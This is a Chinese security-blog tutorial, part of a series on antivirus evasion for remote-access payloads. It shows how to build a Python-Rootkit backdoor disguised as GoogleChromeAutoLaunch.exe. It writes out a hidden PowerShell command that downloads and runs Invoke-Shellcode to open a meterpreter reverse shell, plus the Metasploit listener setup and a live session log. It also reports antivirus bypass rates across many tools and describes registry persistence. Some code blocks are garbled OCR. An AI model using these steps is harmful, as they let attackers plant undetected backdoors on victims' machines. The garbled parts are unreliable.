

远控免杀专题系列文章

重 剑 无 锋 @ Tide 安 全 团 队 2019年12月 声明:文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用,任何人不得将其用于非法用途以及盈利等目的,否则后果自行承担!

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本专题文章导航

1.远控免杀专题(1)-基础

篇: https://mp.weixin.gq.com/s/3LZ_cj2gDC1bQATxgBfweg

2.远控免杀专题(2)-msfvenom隐藏的参

数: https://mp.weixin.qq.com/s/1r0iakLpnLrjCrOp2gT10w

3.远控免杀专题(3)-msf自带免杀(VT免杀率

35/69): https://mp.weixin.qq.com/s/A0CZslLhCLOK_HgkHGcpEA

4.远控免杀专题(4)-Evasion模块(VT免杀率

12/71): https://mp.weixin.qq.com/s/YnnCM7W20xScv52k_ubxYQ

5.远控免杀专题(5)-Veil免杀(VT免杀率23/71):https://mp.weixin.qq.com/s/-PHVIAQVyU8QlpHwcpN4yw

6.远控免杀专题(6)-Venom免杀(VT免杀率

11/71):https://mp.weixin.qq.com/s/CbfxupSWEPB86tBZsmxNCQ

7.远控免杀专题(7)-Shellter免杀(VT免杀率

7/69): https://mp.weixin.qq.com/s/ASnldn6nk68D4bwkfYm3Gg

8.远控免杀专题(8)-BackDoor-Factory免杀(VT免杀率

13/71): https://mp.weixin.qq.com/s/A30JHhXhwe45xV7hv8jvVQ

9.远控免杀专题(9)-Avet免杀(VT免杀率

14/71): https://mp.weixin.qq.com/s/ElfqAbMC8HoC6xcZP9SXpA

10.远控免杀专题(10)-TheFatRat免杀(VT免杀率

22/70): https://mp.weixin.qq.com/s/zOvwfmEtbkpGWWBn642ICA

11.远控免杀专题(11)-Avoidz免杀(VT免杀率

23/71): https://mp.weixin.qq.com/s/TnfTXihlyv696uCiv3aWfg

12. 远控免杀专题(12)-Green-Hat-Suite免杀(VT免杀率

23/70): https://mp.weixin.qq.com/s/MVJTXOlqjgL7iEHrnq6OJg

13.远控免杀专题(13)-zirikatu免杀(VT免杀率

39/71): https://mp.weixin.qq.com/s/5xLuu5UfF4cQbCq_6JeqyA

14.远控免杀专题(14)-AVIator免杀(VT免杀率

25/69): https://mp.weixin.qq.com/s/JYMq_qHvnslVlqijHNny8Q

15.远控免杀专题(15)-DKMC免杀(VT免杀率

8/55): https://mp.weixin.qq.com/s/UZqOBQKEMcXtF5ZU7E55Fg

16.远控免杀专题(16)-Unicorn免杀(VT免杀率

29/56): https://mp.weixin.qq.com/s/y7P6bvHRFes854EAHAPOzw

17.远控免杀专题(17)-Python-Rootkit免杀(VT免杀率7/69): 本文

文章打包下载及相关软件下载: https://github.com/TideSec/BypassAntiVirus

免杀能力一览表

序号	免杀方法	VT查杀率	360	QQ	火绒	卡巴	McAfee	微软	Symantec	瑞星	金山	江民	趋势
1	未免杀处理	53/69									√	V	
2	msf自编码	51/69		✓							√	$\sqrt{}$	
3	msf自捆绑	39/69		J							√	J	J
4	msf捆绑+编码	35/68	J	J							V	V	J
5	msf多重编码	45/70		J			J				V	$\sqrt{}$	J
6	Evasion模块exe	42/71		J							V	V	J
7	Evasion模块hta	14/59			J				V		√	$\sqrt{}$	J
8	Evasion模块csc	12/71		J	J	V	V		V	V	V	V	J
9	Veil原生exe	44/71	J		J						√		1
10	Veil+gcc编译	23/71	J	√	✓		J				√	$\sqrt{}$	J
11	Venom-生成exe	19/71		J	J	J	J				V	V	J
12	Venom-生成dll	11/71	J	✓	$\sqrt{}$	✓	J	V			V	V	✓
13	Shellter免杀	7/69	J	J	J		J		V		V	V	J
14	BackDoor-Factory	13/71		V	$\sqrt{}$		J	V		1	√	$\sqrt{}$	✓
15	BDF+shellcode	14/71		V	V		J		V V		V	V	J
16	Avet免杀	17/71	J	J	✓		J			V	√	√	✓
17	TheFatRat:ps1-exe	22/70		J	J		J	V	V		V	J	J
18	TheFatRat:加壳exe	12/70	J	J		J	J	V	V		√	√	J
19	TheFatRat:c#-exe	37/71		J			J			J	√	J	J
20	Avoidz:c#-exe	23/68		✓		V	V			J	√		J
21	Avoidz:py-exe	11/68		J		J	V		V		√	J	J
22	Avoidz:go-exe	23/71		√		J	V	√			√	$\sqrt{}$	V
23	Green-Hat-Suite	23/70		V		V	J	J			J	J	V
24	Zirikatu免杀	39/71	J	V	J					V	V	V	V
25	AVIator免杀	25/69	J	J	J		J		V	V	✓	V	J
26	DMKC免杀	8/55		1		V		V	J	J	√	√	✓
27	Unicorn免杀	29/56		7	J				J		√	√	J
28	Python-Rootkit免杀	7/69	J	V	J		V		V	J	J	J	J

几点说明:

- 1、上表中标识 √ 说明相应杀毒软件未检测出病毒,也就是代表了Bypass。
- 2、为了更好的对比效果,大部分测试payload均使用msf的 windows/meterperter/reverse_tcp 模块生成。
- 3、由于本机测试时只是安装了360全家桶和火绒,所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本 5.0.0.8160 (2020.01.01),火绒版本 5.0.34.16 (2020.01.01),360安全卫士 12.0.0.2002 (2020.01.01)。
- 4、其他杀软的检测指标是在 virustotal.com (简称VT) 上在线查杀,所以可能只是代表了静态查杀能力,数据仅供参考,不足以作为免杀或杀软查杀能力的判断指标。

5、完全不必要苛求一种免杀技术能bypass所有杀软,这样的技术肯定是有的,只是没被公开,一旦公开第二天就能被杀了,其实我们只要能bypass目标主机上的杀软就足够了。

一、Python-Rootkit介绍

Python-Rootkit, 2017年开源的一款工具,当时号称Bypass all anti-virus, 主要是对python代码进行多次编码,然后利用py2exe把python代码打包成exe, 其实最终执行的是powershell命令,使用了 PowerSploit 的 Invoke-Shellcode.ps1 来反弹 msf的shell。

程序还添加了后门持续化的功能,大体就是10秒钟检测一次连接是否正常,如果连接不存在就再重连msf,另外还使用了注册表添加了自启动项。

原理很简单,不过我在前期测试中浪费了很长时间。。请往下看

二、安装Python-Rootkit

因为要使用py2exe, 所以我就在windows上安装了, 如果linux上安装了wine后不知道能不能使用py2exe, 可自行测试。

1、先从官网git到本地

git clone https://github.com/0xIslamTaha/Python-Rootkit

2、修改参数

进入 Python-Rootkit\viRu5 文件夹

打开 source.py 文件,修改其中的LHOTS和LPORT,这个文件也是后门的主代码

```
| Section | Sect
```

然后删掉或重命名 viRu5 文件夹中原有的 GoogleChromeAutoLaunch.py ,把 source.py 改名为 GoogleChromeAutoLaunch.py

3、安装py2exe

然后还需要安装py2exe, 我已经下载好了一份python2.7的py2exe安装文件 py2exe-0.6.9.win32-py2.7.exe,下载地

址 https://github.com/TideSec/BypassAntiVirus/blob/master/tools/py2exe-0.6.9.win32-py2.7.exe,下载安装即可。

4、安装metasploit

郑重提示:需要安装需要4.8.2及以下的版本

如果你的msf为4.8.2以上版本,那么后门是反弹不成shell的。期间看到有人说是powershell需要32位的,还有说是需要msf生成shellcode进行配合的,众说纷纭,然后都没解决我的问题。

我就是在这里摸索了好长时间,才发现是msf和PowerSploit的问题,大体是msf升级到5.0后、PowerSploit升级到3.0后有些之前的功能就不大好使了。

所以后来我单独在另一台ubuntu上安装了metasploit 4.8.2,下载安装

```
wget
https://downloads.metasploit.com/data/releases/archive/metasploit-
4.8.2-linux-x64-installer.run
chmod +x metasploit-4.8.2-linux-x64-installer.run
./metasploit-4.8.2-linux-x64-installer.run
```

一路下一步和y确认就可以

三、Python-Rootkit使用说明

Python-Rootkit使用很简单,只要安装好上面的插件后,执行 python.exe setup.py 就可以了。

经分析,整个工具的核心代码就一句,下载 Invoke-Shellcode.ps1,反弹shell。

```
powershell.exe -noprofile -windowstyle hidden iex (new-object
net.webclient).downloadstring('https://raw.githubusercontent.com/Po
werShellMafia/PowerSploit/master/CodeExecution/Invoke-
Shellcode.ps1'); Invoke-Shellcode -Payload
windows/meterpreter/reverse_https -Lhost 10.211.55.7 -Lport 3333 -
Force;
```

如果你没成功反弹shell,如果你安装的msf版本没问题,那么再确认一下你的windows测试机能否连接到https://raw.githubusercontent.com,如果不行的话那肯定执行不成功的。

```
C:\Users\xysoul\Desktop\local_test\Python-Rootkit\wiRu5\dist>powershell.exe -noprofile iex (new-object net.webclient).downloadstring('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/CodeExecution/Invoke-Shellcode_psi'); Invoke-Shellcode -Payload windows/meterpreter/reverse_https://raw.githubusercontent.com/PowerShellcode_Payload windows/meterpreter/reverse_https://raw.githubusercontent.com/PowerShellcode_psi/picketsets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/pickets/p
```

可以在source.py中把远程服务器换成你自己的服务器地址

```
| Second Second
```


本地可以先测试一下,去掉 -windowstyle hidden 参数,可以看到ps代码执行情况。

```
powershell.exe -noprofile iex (new-object
net.webclient).downloadstring('http://10.211.55.2/Invoke-
Shellcode.ps1'); Invoke-Shellcode -Payload
windows/meterpreter/reverse_https -Lhost 10.211.55.7 -Lport 3333 -
Force;
```

C:\Users\vysoul>powershell.exe -noprofile iex (new-object net.webclient).downloadstring('http://10.211.55.2/Invoke-Shellcode.ps1'); Invoke-Shellcode -Payload windows/neterpreter/reverse_https -Lhost 10.211.55.7 -Lport 3333 -Force;

三、利用Python-Rootkit生成后门

在生成后门前,还需要找个.ico图标文件,放在 viRu5 文件夹中,这样 viRu5 文件 夹里需要有下面几个文件



下面就可以生成后门了

python.exe setup.py

如果前面安装都没问题,就会出现这个界面

```
C:\Users\xysoul\Desktop\local_test\Python-Rootkit\wiRu5\c:\Python27_x86\python.exe setup.py
running py2exe
**** searching for required modules ***

**** parsing results ***

**** parsing results ***

**** finding dlls needed ***

**** create binaries ***

**** byte compile python files ***

**** skipping byte-compilation of c:\Python27_x86\lib\StringIO.py to StringIO.pyc

skipping byte-compilation of c:\Python27_x86\lib\JserDict.py to UserDict.pyc

skipping byte-compilation of c:\Python27_x86\lib\_ibture_.py to _future_.pyc

skipping byte-compilation of c:\Python27_x86\lib\_strptime.py to _abcoll.py

skipping byte-compilation of c:\Python27_x86\lib\_strptime.py to _strptime.pyc

skipping byte-compilation of c:\Python27_x86\lib\_beakrefset.py to _weakrefset.pyc


skipping byte-compilation of c:\Python27_x86\lib\_beak.py to abcoll.pyc

skipping byte-compilation of c:\Python27_x86\lib\_be.py to abcoll.pyc

skipping byte-compilation of c:\Python27_x86\lib\_be.py to abcoll.pyc

skipping byte-compilation of c:\Python27_x86\lib\_bac.py to abcoll.pyc
```

提示生成了后门 GoogleChromeAutoLaunch.exe



使用msf进行监听 windows/meterpreter/reverse_https

为什么是监听 windows/meterpreter/reverse_https? 因为 Invoke-Shellcode.ps1 只支持 windows/meterpreter/reverse_https 和 windows/meterpreter/reverse_http 的反弹msf的shell。


```
mst exploit(handler) >
msf exploit(handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(handler) > set lhost 10.211.55.7
lhost => 10.211.55.7
msf exploit(handler) > set lport 3333
lport => 3333
msf exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://10.211.55.7:3333/
[*] Starting the payload handler...
```


运行 Python-Rootkit\viRu5\dist 目录下的 GoogleChromeAutoLaunch.exe ,可正常 上线

```
exploit(handler) > set payload windows/meterpreter/rev
payload => windows/meterpreter/reverse_https
<u>msf</u> exploit(handler) > set lhost 10.211.55.7 lhost => 10.211.55.7
<u>msf</u> exploit(handler) > set lport 3333
lport => 3333
msf exploit(handler) > exploit
 * Started HTTPS reverse handler on https://10.211.55.7:3333/
    Starting the payload handler...
[*] 10.211.55.3:54962 Request received for /CrRU...
[*] 10.211.55.3:54962 Staging connection for target /CrRU received...
[*] Patched user-agent at offset 663128...
[*] Patched transport at offset 662792...
[*] Patched URL at offset 662856...
[*] Patched Expiration Timeout at offset 663728...
[*] Patched Communication Timeout at offset 663732...
[*] Meterpreter session 2 opened (10.211.55.7:3333 -> 10.211.55.3:54962) at 2020-01-14 00:39:54 +0800
<u>meterpreter</u> > getpid
Current pid: 6304
meterpreter >
```

打开杀软进行测试,静态检测都可bypass,行为检测时火绒提示隐藏的powershell 行为,关闭火绒后可正常上线,360安全卫士和杀毒都没有报警。



virustotal.com上查杀率为7/69,如果有动态检测,估计这个查杀率会非常高。



四、Python-Rootkit小结

Python-Rootkit在测试中因为msf5一直没法上线折腾了很长时间,官方issue居然没有反馈这个问题的,后来调试了半天发现是 Invoke-Shellcode.ps1 和msf的问题。

免杀效果整体感觉一般,还是python生成exe,执行后调用powershell下载 Invoke-Shellcode.ps1,然后反弹shell,应该很容易触发杀软的行为检测。

五、参考

官方说明: https://github.com/0xIslamTaha/Python-Rootkit

Invoke-Shellcode

crash: https://github.com/PowerShellMafia/PowerSploit/issues/39